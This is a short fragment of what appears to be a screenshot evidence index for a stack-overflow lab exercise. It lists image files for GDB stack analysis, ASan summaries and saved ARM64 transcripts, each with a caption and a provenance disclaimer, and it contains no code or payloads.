
Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task1/02-size-and-asan-summary.png

S07 — Existing static disassembly; original capture authenticity/method not independently verified


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task1/01-gdb-stack-analysis.png

S08 — Existing static caller frame; original capture authenticity/method not independently verified


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task1/02-vulnerable-stack-frame.png

S09 — SAVED-TRANSCRIPT VIEW 1/4: ARM64 environment/layout; NOT A FRESH EXECUTION


SAVED-TRANSCRIPT VIEW — NOT A FRESH EXECUTION. Timestamp is display time, not experiment time.



evidence/task2/saved-transcript-01.png

S10 — SAVED-TRANSCRIPT VIEW 2/4: GDB offset verification; NOT A FRESH EXECUTION

